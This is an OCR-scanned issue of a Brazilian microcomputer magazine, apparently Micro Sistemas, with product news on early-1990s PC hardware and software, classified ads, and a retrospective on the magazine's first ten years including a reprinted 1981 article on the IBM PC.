Operado por menus pull-down, o sistema é de fácil utilização e apresenta como vantagem as informações contidas em subdiretórios, como os arquivos executáveis, além dos próprios arquivos de dados de praticamente todos os best-sellers do mercado. Esta proteção é conseguida através da encriptação do conteúdo que, no caso do subdiretório, esconde seu nome da listagem do diretório raiz, e toda tentativa de acesso resulta em erro.

O Protec PC prevê a proteção de programas de cinco formas distintas: a primeira delas permite que um software protegido seja executado somente com a presença do disco-chave no drive A: ou B;; a segunda forma de proteção ocorre quando o programa protegido do usuário é instalado em um determinado disco rígido, garantindo sua execução exclusivamente neste; a terceira está na sua capacidade de proteger o programa vinculando-o a um equipamento específico, isso garante que o software somente seja executado no PC em que foi instalado, evitando, assim, a cópia ilegal dentro da mesma empresa. Nas duas formas de proteção restantes, o Protec PC também está habilitado a vincular programas em disquetes ou em discos rígidos a um hardware determinado.

Em qualquer uma destas cinco modalidades de proteção de software, o Protec PC é capaz de detectar a presença de vírus.

Desenvolvido para operar em sistemas operacionais compatíveis, com o MS DOS 2.00 e posteriores, a instalação do Protec PC exige drive 5 1/4' e hard disk na configuração mínima do equipamento.

Micro 386SX com velocidade de 20 MHz

A Addon Tecnologia em Produtos Eletrônicos Ltda, fabricante de microcomputadores com sede em São Paulo, está lançando, o microcomputador 386SX com velocidade de 20 MHz. Para publicá-lo, participou de parcerias tecnológicas informais com as empresas norte-americanas Advanced Logic Research (ALR) e Capetown Communication.

Ao introduzir este equipamento no mercado brasileiro, a Addon torna-se a única empresa brasileira a fabricar este tipo de micro de 20 MHz. Até o momento, só existia no mercado equipamentos 386SX com velocidade de 16 MHz.

Recentemente, a mesma empresa lançou um outro equipamento desenvolvido também em parceria: o Vert Plus com velocidade de 33 MHz. Trata-se do único 386 com esta velocidade no mercado brasileiro. Os demais não ultrapassam os 25 MHz. O Vert Plus 33, é equipado com três microprocessadores - um para a CPU principal e os outros dois para as CPUs adicionais encarregadas do controle de discos e de comunicação.

Assistência técnica em apenas 2 horas

A Zero Informática Serviços, empresa do grupo zero, acaba de colocar em operação um novo padrão de atendimento de assistência técnica. Pelo novo esquema, qualquer cliente em todo território nacional terá seu problema de equipamento resolvido no prazo de no máximo 2 horas do momento do chamado.

A estruturação do novo padrão de atendimento exigiu da zero um investimento de US\$ 100 mil na ampliação dos laboratórios, reformulação da central de atendimento e na aquisição de um estoque significativo em placas, periféricos e equipamentos back up em geral.



ASSISTÊNCIA TÉCNICA ZERO

Quando a empresa recebe um chamado de assistência técnica, quem atende não é a recepcionista, como na maioria dos concorrentes, e sim um supervisor técnico. Esse profissional procede a um amplo levantamento do problema do cliente, já determinando em que área do equipamento se encontra o defeito.

O passo seguinte será o de procurar, no computador da firma, o técnico que estiver mais próximo do cliente ou enviar um técnico do escritório com a placa ou os equipamentos a serem substituídos. Se o cliente for de fora do estado de São Paulo a central de atendimento acionará o técnico residente na cidade. Todo esse processo leva apenas alguns minutos, fazendo com que o cliente receba o atendimento da assistência técnica antes mesmo de decorrida a primeira hora.

DATADUQUE INFORMÁTICA

OS MELHORES PREÇOS DO MERCADO

- COMPUTADORES PC XT AT
- DRIVES
- IMPRESSORAS
- NO BREAK
- GABINETES/FONTES

- COMPUTADOR MSX
- PLACAS 80 COLUNAS
- MODEM COMUNICAÇÃO
- INTERFACE MSX
- MONITORES

- FORMULÁRIOS
- ETIQUETAS
- DISQUETES
- PORTA DISQ.
- CAPAS

- SISTEMAS
- CONTABILIDADE
- FOLHA DE PAGAMENTO
- ESTOQUE
- FATURAMENTO

TREINAMENTO EMPRESARIAL EM: MS-DOS, WS, dBASE III, CLIPPER, LOTUS 1-2-3, COBOL


Solicite catálogo, atendemos todos os estados em 24 horas via SEDEX.

Av. Plínio Casado, 58 Gr. 411 - Centro - Duque de Caxias - RJ - CEP 25030

Tel.: (021)772-5264



NO BREAK CC DA BRASVOLTEC



NO BREAK WATCHMAN II

Novo 'No Break' com dupla função

A Brasvoltec, fabricante de estabilizadores e No Breaks eletrônicos, está colocando no mercado um No Break especial para pontos de venda eletrônicos (automação comercial) e terminais de caixa bancários - 'O No Break CC' (corrente contínua).

O objetivo ao desenvolver esta linha de produtos é reunir características que proporcionem ao usuário total confiabilidade no produto, aliada a uma grande economia.

O 'No Break CC' possui como característica exclusiva a dupla função, ou seja, simultaneamente ele carrega as baterias e alimenta o consumidor. Possui outras características importantes: equaliza e fornece carga profunda às baterias e com isso consegue evitar a degradação das mesmas, mantendo a tensão de trabalho com alta precisão (requerida pelos equipamentos da área bancária e comercial) e maior economia, prolongando a vida dessas baterias garantindo um aproveitamento por um tempo muito maior.

Como carregador e retificador de baterias, essa linha de produtos atende às exigências necessárias da área industrial e telecomunicações que utiliza corrente contínua, principalmente em aplicações como: petroquímica, USCA's (corrente contínua), proteção catódica (tubulações e estruturas enterradas), telefonia, telemetria, banhos de galvanoplastia, entre outros.

Esta linha apresenta algumas inovações como placas de controle eletrônico de última tecnologia, que representam número menor de componentes aumentando extra-

ordinariamente a confiabilidade (MTBF). Ainda dentre essas inovações é importante também destacar que essa linha possui transformador isolador com blindagem eletrostática e proteção contra surtos e transitórios, proteção eletrônica contra descarga excessiva de bateria (mais um fator de economia de baterias) e um poderoso filtro de saída para limitar o 'RIPPLE' (ruído residual da corrente alternada). Não esquecendo dos aspectos ergonômicos.

Possui design moderno, de tamanho compacto, com rodízios para facilitar o transporte e liberar os usuários do transito com a instalação do produto, que é totalmente silencioso e dispensa ar condicionado.

Monitor de vídeo em cores de 19'

O monitor de vídeo em cores VTK 5000 AutoSync da Videotek, pertencente a quarta geração de produtos da empresa, tem como principal vantagem a flexibilidade, pois opera nos modos CGA, EGA, VGA, Super VGA, 8514 e outros.

O VTK 5000 AutoSync possui um 'design' funcional e moderno e pode ser fornecido em gabinete de poliuretano ou em chassi metálico, para montagem em rack ou console e possui ainda base móvel (tilt/swivel base) opcional.

Memory-Mapper para Expert

O Memory-Mapper é uma placa que, instalada num Expert modelo 1.1, expande a memória RAM principal do micro dos 64K existentes para 256K.

Toda a nova linha de software (aplicativos e jogos) vindos do exterior já fazem uso desta expansão de memória. O DOS 2, uma versão adiantada do DOS, permite o uso de winchester e roda com esta expansão. É importante notar que, mesmo com a expansão, programas que não a reconhecem não sentirão aumento de memória. Pode-se fazer uma analogia com a memória LIM-EMS do PC, que foi criada por fabricantes e produtores de software para aumentar a memória do equipamento, limitada em 640K, para seus programas. Logo, programas em que não está prevista a existência desta memória, não podem utilizá-la diretamente.

Work View, o sistema de CAD para eletrônica

Um acordo entre a View Logic, dos Estados Unidos, e a Gem Informática, do grupo gaúcho Digicon, possibilitou a comercialização no País do Work View, sistema de CAD (Computer Aided Design) para eletrônica.

Presente em todas as fases do ciclo de desenvolvimento de produtos e circuitos eletrônicos, o programa, que possui seis mil cópias instaladas em todo o mundo, permite a captura do esquema (entrada do desenho), depuração e simulação, auxiliando também na confecção do projeto da placa de circuito impresso.

Bastante interativo, o Work View pode ser dominado por engenheiros eletrônicos em apenas dois dias de aprendizado. Por ser um sistema aberto, ele proporciona ao usuário a possibilidade de agregar recursos específicos da aplicação.

A carência de tecnologia de desenvolvimento para eletrônica no país levou a Gem a optar pela distribuição do produto.

O Work View roda em plataformas 386, SUN, DEC e IBM RT. O preço de uma configuração básica, que requer um 386 com 4 Mb e winchester de 20 Mb, é de 20 mil dólares. As configurações são alteradas à medida que vão sendo agregadas novas bibliotecas. O sistema possui bibliotecas para simulação de virtualmente todos os circuitos, como os da família 74, CMOS, 68040, 80468. O usuário pode ainda confeccionar o seu modelo.

Elgin eletrônica expande a cultura laser

A Elgin Eletrônica, desde que lançou no Brasil a primeira impressora a laser (Elginlaser 1006), tem se preocupado em apresentar a cultura desse novo equipamento aos seus principais distribuidores, uma vez que a empresa não comercializa seus produtos diretamente aos usuários finais.

O principal objetivo em formar seus distribuidores, fornecendo todas as informações necessárias ao trabalho de impressoras a laser, é criar junto a eles uma estrutura para a demonstração correta de equipamento favorecendo, assim, aos usuários.

Além disso, a Elgin Eletrônica tem mantido contato com as software-houses no sentido de compatibilizar a Elginlaser 1006 com os programas distribuídos ou representados por essas empresas, viabilizando a criação de drives específicos e também a funcionalidade geral do equipamento.

Embora a Elgin Eletrônica não atue comercialmente direto com os consumidores de bens de informática, ela está inaugurando uma estação de trabalho visando a auxiliar este público. Localizada na sede da Elgin, a estação de trabalho -esta munida de um micro de alta performance, softwares e impressoras. A finalidade desse serviço é sanar todas as dúvidas a respeito das impressoras laser, matriciais e lineares da Elgin, ensinar seu uso correto e operação.

VGA Mono, um monitor com alta resolução de imagem

A Videocompo, fabricante brasileira de monitores para microcomputadores, lança no mercado o VGA mono, um monitor monocromático com alta resolução de imagem, destinado a microcomputadores compatíveis com a família IBM (PC,XT e AT). O produto, que possibilita o usuário a

obtenção de infinitos tons do preto ao branco por sinal analógico, foi desenvolvido para ser utilizado em três tipos diferentes de resolução: 640 por 350 pontos, 720 por 400 pontos e 640 por 480 pontos. Em qualquer desses modos, o VGA Mono oferece leitura com reduzido desgaste visual e sem a incômoda descontinuidade das imagens na tela.

O novo monitor tem gabinete em termoplástico injetado (ABS), material com padrão internacional de qualidade, e possui base giratória e basculante, que permite o operador fazer ajustes horizontais e verticais no aparelho. Neste ponto, o monitor da Videocompo já vem adaptada às novas normas ergonômicas do Ministério do Trabalho, portaria 3435.

O monitor monocromático da Videocompo estará disponível aos usuários em fósforo verde, branco ou âmbar e para ser utilizado deverá ser acoplado a uma placa controladora de vídeo, padrão VGA, que a empresa pretende comercializar. Esta placa permitirá a emulação de softwares dos padrões VGA, EGA, CGA.

Dada a capacidade de produzir infinitos tons entre o preto ao branco, o VGA Mono terá aplicação significativa nos setores de editoração gráfica, cartografia e mapeamento, entre outros.

Burti abre filial para atender mercado carioca

No Rio de Janeiro, as agências de publicidade estão aderindo aos serviços de editoração eletrônica e fotolito por computador. Só nos últimos meses, foram informatizados os sistemas de produção da MPM, McCann Erickson e Norton.

Esta mudança, na prática, significa que os profissionais do setor estão trocando o lápis e a prancheta por estações de trabalho computadorizadas. As artes-finais, agora geradas por impressora térmica, também podem ser gravadas em disquetes para serem lidas por um sistema automático de produção de fotolito.

A Editora Gráficos Burti, responsável

pela introdução desse sistema no mercado brasileiro, já atende mais de 15 entre grandes e médias agências paulistas. Nos últimos meses, a empresa sentiu forte demanda no mercado carioca, o que justificou a abertura de uma filial de serviços de fotolito em São Cristóvão, na cidade do Rio de Janeiro.

Os serviços prestados pela Burti consistem na utilização da 'workstation' Visiongraphics (microcomputador Macintosh, impressora térmica Mitisubishi e 'scanner' -leitor de imagens - Sharp) para produção de artes finais, tanto na casa do cliente quanto no birô que mantém em São Paulo.

Terminal Inteligente de 32 bits

A Datanav lança no mercado o seu Terminal Inteligente - TTI 2700 - de 32 bits.

Com uma arquitetura aberta e modular, o TTI 2700 baseia-se em uma CPU 68020, de 32 bits, com processador de ponto flutuante 68882 e utiliza barramento VME de alto desempenho, podendo exibir até 256 cores simultâneas, com uma resolução de 1024 x 768 pixels.

Essa arquitetura pode ser configurada para diversas aplicações como: controle de processos, controle de tráfego aéreo e controle tático de acompanhamento de alvos detectados por radares a bordo de navios.

Numa versão desenvolvida pelo IPQM, Instituto de Pesquisas da Marinha, o Terminal incorpora uma interface especial para tratamento e apresentação em tempo real do vídeo radar.

O TTI 700 possui um programa residente que permite o acompanhamento e predição das posições futuras de alvos diversos. A tela gráfica é atualizada dinamicamente, exibindo através de símbolos gráficos a posição atualizada de todos os alvos de interesse na região coberta pelo radar do navio.

A exibição dos alvos é controlada por um núcleo gráfico padrão GKS que foi otimizado para operar residente no terminal.

JOGOS PARA PC-XT AS ÚLTIMAS NOVIDADES

Para você que deseja se distrair com seu PC-XT compatível, nós temos a solução:

- Os mais sensacionais jogos do mercado
- Mais de 300 títulos em jogos para PC-XT
- Garantimos por 30 dias a gravação dos jogos
- Atendemos pedidos por telefone ou carta




- Garantimos o menor prazo de entrega possível
- Também trocamos jogos
- Ligue-nos solicitando nosso catálogo e maiores informações, não esquecendo de especificar o seu equipamento

AG INFORMÁTICA



Cx Postal 11-6501 CEP 70084
Brasília-DF Tel.: (061)274-9964

Em

Fevereiro



MS - PC



Aguardem!

ATI Editora

e

PRO KIT Informática

100.

CAPA

DEZ ANOS DE MICRO SISTEMAS

Em outubro de 1981 chegava às bancas o primeiro exemplar de MICRO SISTEMAS. Em pouco mais de 40 páginas, a revista buscava dar conta dos primeiros passos da jovem indústria de hardware nacional, avaliar suas perspectivas e traçar os rumos prováveis para a informática no país. Um projeto ambicioso, se levarmos em conta que as publicações do gênero engatinhavam nos outros países e era impossível adivinhar como o público receberia a primeira revista brasileira sobre microcomputadores. Além disso, os equipamentos, micros e periféricos, existiam em tão pouca quantidade que podiam ser contados nos dedos.

O que se sabia desde o princípio é que seria preciso vencer uma batalha contra uma idéia bastante arraigada: o dogma de que o assunto "informática" não poderia ser tratado ao nível das pessoas comuns. Um fato que ilustra bem o quanto o computador era considerado um instrumento nobre e concebido apenas para usos "sérios" foi o episódio que se seguiu à publicação de um artigo na edição número 3 da revista. A matéria versava sobre o relacionamento de um adolescente com o micro que ganhara de presente



Conheça um pouco da história e dos bastidores da primeira revista brasileira de microcomputadores

de seus pais. O texto, em certa altura, dizia mais ou menos o seguinte: "Um dos primeiros programas que André desenvolveu foi o de sua mesada. Com base nos vencimentos que percebe por mês, o programa, ainda incompleto, foi elaborado para dar uma espécie de saldo mensal do seu dinheiro...".

Durante quase um ano, MS rece-

beu cartas em tom injurioso e até mesmo agressivo de leitores que se queixavam da atitude da revista em mostrar o computador como um "brinquedo de filhinhos de papais". A razão de tanta indignação era óbvia: ninguém, até então, tinha tido a coragem de ilustrar tão claramente um fenômeno que estava acontecendo no mundo todo - crianças e adolescentes usando o computador em tarefas banais. Difícilmente outra imagem poderia colocar em xeque o status de máquinas para uma elite intelectual com tanta clareza como a que foi exposta naquela matéria.

Ao longo de seu primeiro ano, MICRO SISTEMAS mesclava reportagens com a palavra dos empresários ▶

do setor e as primeiras iniciativas, ainda isoladas, de leitores em busca de soluções alternativas para os problemas do hardware e na criação de programas de computador. Editorialmente, o objetivo a ser alcançado era mostrar o universo dos computadores através de suas aplicações, e não em função de seus recursos ou desempenho técnico. Era uma tarefa difícil, não só porque a equipe estava iniciando e precisava tatear seu caminho praticamente no escuro, mas principalmente devido à própria imaturidade do mercado. Tudo o que havia eram alguns fabricantes de hardware, e mais nada. Inexistiam quaisquer atividades de produção de software comercial e até mesmo assistências técnicas capacitadas a consertar as máquinas que, com certa frequência, emperravam.

Essa situação, como logo comprovaríamos, apresentava desdobramentos delicados. Mal refeitos do incidente ocorrido na revista número 3, uma nova trombada com o status vigente se seguiu à publicação do editorial de MS 12. O texto, que relatava uma inusitada experiência da editora da revista com uma revenda de micros - cujo nome evidentemente não era mencionado (veja o box) - resultou numa inexplicável pendenga entre uma cadeia de lojas do Rio de Janeiro e o departamento comercial de MICRO SISTEMAS.

Insinuou-se ali, pela primeira vez, a existência de uma lei nunca escrita pela qual condenava-se a prática de expor as falhas e vicissitudes do mercado brasileiro de microinformática. Alegando incipiência, alguns fabrican-



tes e parte do comércio consideravam injustas as críticas, pois - sempre seguindo essa ótica - tudo se resumiria a uma questão de tempo para que os erros fossem sanados, sem a necessidade do alarde. Uma premissa que poderia ser simplesmente ingênua se não contrariasse os interesses do usuário, justamente o maior beneficiário alegado de toda a revolução da informática. MICRO SISTEMAS ainda enfrentaria muitos problemas, ao longo de seu percurso, por sua recusa em se submeter aos termos dessa lei imaginária.

Um dado curioso, que salta aos olhos durante a releitura das revistas dessa época, é que a notícia que inaugurou a seção Bits (MS 1) anunciava os preparativos para o lançamento de um micro que, anos mais tarde, iria tomar conta do mercado: o PC da IBM.

Essa espécie de premonição involuntária adquire um significado ainda mais expressivo quando se relê, hoje, a matéria que introduziu o PC no mercado mundial (veja a reprodução na página ao lado). Vale a pena meditar por alguns minutos se o avanço técnico até aqui alcançado foi acompanhado por uma compreensão maior, por parte do mercado, do relacionamento entre a máquina e usuário.

O LEITOR ESCREVE A HISTÓRIA

Apesar de tudo o ano passou sem maiores percalços e ao final de 1982 já podíamos atestar, com um pouco mais de segurança, a estabilidade do primeiro veículo nacional de microinformática. Foi quando a direção editorial de MS começou a detectar mudanças importantes no mercado.

Por volta da edição número 20 ficava claro que a era dos computadores como mito intangível da moderna tecnologia havia chegado ao fim. Até então tínhamos vivido tempos onde a inexperiência, a novidade, a falta de informações técnicas e sobretudo o distanciamento do uso corriqueiro do micro eram predominantes. Tal situação precisava ser revertida, pois o usuário dava sinais de estar ávido por um tipo de conhecimento prático que até então nunca havia sido tratado como prioridade.

Como resultado de diversas reuniões entre colaboradores, assessores e editores, MICRO SISTEMAS chegou a uma fórmula editorial na qual se privilegiaria o trabalho dos leitores - afinal, essa era a comunidade que estava

O PRIMEIRO BIT

"Quem acreditaria, há dez anos atrás, que haveria computadores nos lares?" admitiu candidamente John R. Opel, que desde janeiro de 1981 é o poderoso chefe da IBM. Na verdade essa candura da IBM é mais charme que realidade. Nada do que se passa no mundo dos computadores escapa ao exame atento do gigante da indústria, e há 5 ou 6 anos que o mercado de microcomputadores não cessa de crescer e superar as mais otimistas previsões. Ultimamente as vendas de micros estão crescendo quase 50% ao ano. As estimativas atuais projetam para 1985 um volume de vendas de cerca

de 10 bilhões de dólares, mais de um terço das vendas da IBM em 1980.


Em 1981 as vendas estão estimadas em 1,5 bilhões de dólares e 75% do mercado de microcomputadores é controlado por três companhias: Tandy Coporation, fabricante do TRS-80; Apple Computer, fundada em 1977 por Steven Jobs e Stephen Wosniak, dois universitários, com 130 mil cruzeiros da venda de um Volkswagen utilizados para a construção de seu primeiro protótipo; e a Commodore Internacional, que domina 60% do mercado europeu. A IBM achou que afinal estava na hora de entrar na brincadeira.

Caracteristicamente, ela começou a se preparar meticulosamente há uns 2 ou 3 anos. Em 1980 abriu suas primeiras lojas de varejo em Baltimore e Philadelphia, e em 1981 continuou expandindo sua rede. Mas na verdade algo parece estar atrasando o ingresso da IBM no campo, pois desde o início de 1981 o "micro da IBM" vem sendo anunciado e adiado. Por enquanto, não se pode mais do que especular sobre as razões do adiamento: serão os japoneses? Será o problema do software? De qualquer modo, os mais recentes anúncios dizem: antes de dezembro de 1981. Mas não no Brasil.

realmente produzindo novidades. Naquela altura, o hardware no Brasil havia se estancado no tripé TRS 80-Apple-Sinclair e no interior da estufa criada pela reserva de mercado não havia clima, a médio prazo, para o surgimento de nenhuma nova espécie de equipamento. Num mercado onde a informação técnica através de livros era escassa e incompleta, e a comunicação entre usuários e fabricantes raramente ultrapassava a utopia, a única solução para quem adquiria um micro era arregaçar as mangas e partir sozinho em busca do conhecimento. Tentar descobrir como tudo aquilo funcionava e onde estaria, afinal, a lógica do computador, foi o grande desafio que se impôs naquele momento.

MICRO SISTEMAS, como nenhum outro veículo, soube compreender esse desafio, transformando-se na grande vitrine técnica brasileira. A partir de 1983 começaram a ser publicados mensalmente programas para todos os tipos de micros, em diversas linguagens e para os mais variados propósitos - desde os mais curiosos, como um programa capaz de tocar música nos micros Sinclair, "mudos" de fábrica (MS 24), até os protótipos de aplicações importantes como os primeiros editores de texto (MS 21). Alguns temas que iriam gerar polêmica anos mais tarde começavam a ser discutidos já naquela época nas páginas de MS, como o uso dos micros na criação de roteiros para a televisão (MS 20) e o casamento da tecnologia com os temas místicos e esotéricos (MS 26). Essa fase culminou numa edição especial de segundo aniversário, com 145 páginas, que antevia o interesse por um assunto recorrente na informática pessoal durante os anos seguintes: o funcionamento dos sistemas operacionais dos microcomputadores.

O mercado vivia os primeiros dias da euforia com a microinformática pessoal e MS não media esforços no propósito de satisfazer os desejos mais urgentes de seus leitores. Tornara-se patente, por exemplo, uma grande curiosidade pela linguagem Assembler, que era objeto de um curso com ampla aceitação nas páginas da revista. Ainda assim havia resistências à publicação de programas nesta linguagem, principalmente devido à inexistência de uma padronização para a digitação dos códigos característicos da linguagem de máquina. Foi especialmente preparada então uma série de procedimentos visando facilitar essa tarefa para a publicação do jogo "Ae-



O Xerox 820 pode ser usado como processador de texto

“IBM e XEROX: as grandes entram no mercado”

A IBM, o maior fabricante de computadores de médio e grande porte em todo o mundo, e a Xerox, que hoje empresta seu nome ao processo de cópia eletrostática, já popularizado como cópia xerográfica, xerocópia, ou simplesmente xerox, põem agora à disposição do consumidor americano novos produtos voltados para a microinformática, em que se destacam dois micro-computadores: o Xerox 820 Information Processor e o IBM Personal Computer.

Os dois lançamentos, apesar de diferentes em sua configuração de máquina (hardware), têm finalidades muito comuns em suas aplicações: seu software é bastante voltado para a área de escritório — “desktop computing” —, com pacotes financeiros, administrativos e de processamento de texto.

O Xerox 820 e o filho caçula de um esforço que a empresa vem desenvolvendo, há cerca de dez anos, no seu Xerox Palo Alto Research Center, na Califórnia, em torno da criação do Alto Computer, um micro voltado para pesquisas científicas que contém elementos novos e revolucionários em sua concepção. O 820 vem com uma configuração inicial de 4 K ROM e 64 K RAM de memória, a partir da CPU Z80, da Zilog. Sua unidade de entrada compreende dois disquetes 5 1/4", havendo ainda uma unidade opcional para disquetes 8", o que proporciona uma sensível acrescimo de memória para o usuário. Uma impressora bidirecional de 40 CPS também é apresentada como opcional.

46

O sistema operacional para os disquetes é o tradicional CP/M, da Digital Research, um dos mais utilizados por outras marcas, e que dá abertura para a utilização de aplicativos de outras softhouses existentes no mercado. Seu pacote de software traz como destaque uma aplicação opcional do 820, que já vem com funções específicas para edição e formatação dos mais variados textos, como processador de palavras.

Mas talvez a única e principal novidade do Xerox 820 seja um sistema de comunicação de dados desenvolvido a partir do Alto Computer, e que é uma exclusividade da Xerox. O Ethernet, como é chamado, permite uma comunicação entre máquinas situadas a centenas de metros de distância, através de cabos coaxiais, com a vantagem de ser um sistema descentralizado.

de 16", cada unidade, cada micro, comanda e controla o seu recebimento e envio de “pacotes” de informações para vários outros micros integrados ao sistema Ethernet.

Apesar de buscar aplicações acima de 820, o IBM Personal Computer traz muitas diferenças a nível de hardware e de software. Seu microprocessador é o 8088, da Intel Corp., e vem com uma configuração mínima de memória de 40 K ROM e 16 K RAM. Esta memória pode ser parcialmente expandida através de módulos de 16, 32 ou 64 K, até um máximo de 256 K RAM.

O micro da IBM vem em sua configuração inicial logo em um pacote de US\$ 1.2 mil, com um interface para utilização de gravador cassette e TV camcain, um alto-falante para produção de sons musicais e um sistema automático de teste de seus componentes. Como opcionais, um monitor com controle de brilho e contraste, uma entrada para 1 ou 2 disquetes de 5", uma impressora Epson MX-80 e três diferentes sistemas operacionais: o CP/M-86, o UCSD p-System e o IBM DOS. O software disponível no mercado foi elaborado por várias conhecidas softhouses americanas e compreende vários pacotes administrativos, um compilador Pascal, o processador de textos Easywriter e o pacote financeiro Vantage.

O IBM Personal Computer vem com uma garantia de 90 dias, que pode ser estendida até um ano com um acréscimo de cerca de 10 a 15% no valor do produto ou componente. Ele está à venda na cadeia de lojas da Computerland, em cinco lojas da Sears Roebuck e nos postos de venda da própria IBM.



O micro da IBM: até 256 K RAM de memória

roporto”, em MS 22. O sucesso foi imediato: mesmo quem nunca havia se interessado por programação em linguagem de máquina teve sua curiosidade despertada para o assunto, engrossando uma fileira de aficionados que “pegaram o espírito da coisa” e não tardaram a enviar suas próprias colaborações para MICRO SISTEMAS utilizando o esquema proposto no “Aeroporto” - prontamente adotado, também, pelas revistas concorrentes. O fato curioso é que na ocasião o recém-criado CPD de MS contava com poucos recursos, e na falta de uma impressora adequada, as listagens de códigos hexadecimais tiveram de ser datilografadas e conferidas à mão, num exaustivo trabalho que transformou o “Aeroporto” num vôo rasante por algumas madrugadas insones.

Nenhuma outra iniciativa de MS, contudo, fez tanto sucesso como a publicação do primeiro adventure nacional. O programa “Aventuras na Selva” esgotou rapidamente a edição número 23 e despertou no Brasil uma legião de aventuremaníacos, desfazendo o mito de que a diversão eletrônica, por força da barreira da língua portuguesa, teria seus limites confinados aos jogos de ação descerebrados. O interesse pelo programa foi tamanho que durante meses MS recebeu pedidos de remessa da edição 23 pelo correio, vindos das mais diferentes partes do país. Durante esse período uma autêntica mitologia foi se formando em torno do programa. Uma das lendas, que circulou durante a Feira de Informática realizada naquele ano, fazia supor que o jogo não tinha solução possível. Pura ▶



fantasia, como confirmariam pouco depois as cartas de dezenas de leitores que sobreviveram ao desafio na selva e, empolgados, pediam mais. Na opinião de todos, MICRO SISTEMAS acabara de escrever um dos mais emocionantes capítulos da aventura de programar.

A CONSOLIDAÇÃO DE UM PROJETO


Dando continuidade a seus planos, MICRO SISTEMAS entrou em 1984 com o objetivo de mergulhar fundo no universo das aplicações. Para tanto foram programadas edições baseadas em diversos temas específicos (jogos, engenharia, educação, aplicações domésticas), que obtiveram um índice bastante favorável de aprovação entre os leitores. A edição sobre jogos, por exemplo, fez tanto sucesso que o tema foi bisado, sempre com êxito, durante três anos consecutivos.

Enquanto os números da circulação em bancas aumentavam a cada mês, editorialmente MS livrava uma larga vantagem sobre suas concorrentes, apresentando matérias cada vez mais ousadas e mapeando as principais vertentes do painel da microinformática brasileira. Uma edição, por exemplo, dissecava a mecânica dos sistemas operacionais, e sem perder o pique, logo no mês seguinte era feito um raio-X dos principais editores de texto do mercado. Datam também dessa época as primeiras matérias já vistas numa revista técnica brasileira a empreender um surpreendente exercício de metalinguagem de programação, invertendo a posição tradicional do micro na atividade de programar: os "Programas que Raciocinam" (MS 32), sobre inte-

ligência artificial, e "O Creator e o Produzir no CPD de MS" (MS 35), uma análise de dois aplicativos que criam bancos de dados - ou seja, programas que geram outros programas.

Outra característica desta época foram os micros inusitados, cujas características técnicas não os qualificavam para integrar nenhuma linha até então conhecida. Mutados e adaptados de seus parentes mais próximos (TRS-80, APPLE ou Sinclair), esses computadores causaram uma grande expectativa no mercado durante seu lançamento. MICRO SISTEMAS, no entanto, não se furtou ao seu papel de veículo de informação e, sem integrar o coro do "oba oba", publicou as mais contundentes análises de hardware que se tem notícia no Brasil. É desnecessário dizer que o departamento comercial da revista mais uma vez se viu às turras com alguns fabricantes.

MS falava a um número cada vez maior de leitores, e estes respondiam enviando uma quantidade cada vez maior de colaborações. Tanto assim que, no terceiro aniversário da revista, não houve dúvidas: foi pautada uma edição especial de 110 páginas só com programas dos leitores. Essa relação de reciprocidade, que para a equipe representava um valioso termômetro da aceitação da revista, foi brindada com um projeto muito especial: o MICRO-BUG. Atendendo aos anseios dos usuários apaixonados pela programação, para os quais é imprescindível a compreensão da funcionalidade de seus equipamentos, o MICROBUG foi concebido como um instrumento que possibilitasse efetivamente "enxergar o micro por dentro". Transcendendo



o papel de um simples utilitário, foi estabelecido um cronograma de publicação seriada do projeto, o qual impunha um ritual particular de leitura do texto e acompanhamento das listagens. Por esse caminho foi exposta, com uma riqueza de detalhes até ali inédita, toda a mecânica da criação de um software.

A questão do software, aliás, foi tangencial durante o ano de 1985 nas páginas de MS. Ela surgiu como pano de fundo na abordagem dos problemas de compatibilidade entre as diversas famílias de equipamentos (MS 46), e em primeiro plano numa edição que tratava o software, pela primeira vez, sob o ângulo da comercialização como produto (MS 48). Nas entrelinhas estava claro o dilema: ou a criação de software - não a tradução ou cópia - era compreendida e apoiada com a devida seriedade, ou se assistiria nos anos seguintes ao crescimento incontrolável das atividades da pirataria, com conseqüências desastrosas para a microinformática no país. Infelizmente, as forças do mercado não reagiram a tempo e a pirataria acabaria rivalizando com a queima de florestas como o esporte predatório nacional favorito dos anos seguintes.

Com o passar do tempo os programas publicados em MICRO SISTEMAS tornavam-se cada vez mais extensos e sofisticados. No intrincado jogo de ação e estratégia "Quasar" (MS 42), por exemplo, o autor se dava ao luxo de oferecer *de quebra* um compilador Basic completo para TRS 80, a fim de garantir o fôlego acelerado da aventura. A edição número 44, por sua vez, trazia o "Anime", um sistema de animação gráfica para a linha Sin-

clair superior em desempenho a qualquer software do gênero - inclusive os estrangeiros, à venda no mercado. Detalhe: só a listagem do sistema preenchia três páginas com códigos hexa.

No final de 1985 MS consolidava a invejável posição de líder ostensiva no mercado editorial de microinformática. Ao mesmo tempo, chegavam a notícia do lançamento dos micros MSX e informações esparsas sobre o paulatino aumento da base instalada dos PCs. A equipe técnica da revista, cuja principal função era produzir o material editorial que tanto sucesso vinha fazendo, vislumbrou a necessidade de uma profunda avaliação crítica quanto aos rumos que MICRO SISTEMAS deveria seguir a partir daquele momento. Havia chegado ao fim a fase do *boom* dos micros pessoais, e parecia inevitável o declínio de equipamentos cuja defasagem técnica era grande demais para ser desconsiderada. Possivelmente o projeto editorial de MS precisaria incorporar transformações radicais a fim de sintonizar a nova realidade que o mercado anunciava.

A editoria, contudo, considerou que não havia razão para modificar a consagrada fórmula de sucesso de MICRO SISTEMAS. O resultado disso é que



a revista praticamente se limitou, durante todo o ano de 1986, a repetir o que havia feito nos anos anteriores. Prosseguiu com a publicação de artigos técnicos, análises e programas dos leitores, reprisando-se aqui e ali, com poucas variantes, a abordagem de assuntos que sabidamente despertavam maior polêmica ou interesse. Apesar do bom desempenho nas bancas, o desgaste dessa fórmula era evidente: haviam desaparecido o arrojo e o ine-

ditismo que caracterizavam MICRO SISTEMAS.

As divergências entre a equipe técnica e a redação da revista se acentuaram por ocasião do planejamento da estratégia a ser cumprida por MS em 1987. Ficou estabelecido que a revista, preservando o perfil que já era conhecido, deveria se direcionar gradualmente para um mercado que o marketing da ocasião procurava caracterizar como o "uso profissional do computador" que, no parecer do pessoal técnico, era o mesmo erro de avaliação que havia conduzido tantas outras revistas de informática do país ao fim inexorável. Como consequência dessa decisão, até a metade do ano toda a equipe técnica original terminou se afastando da condução de MS.

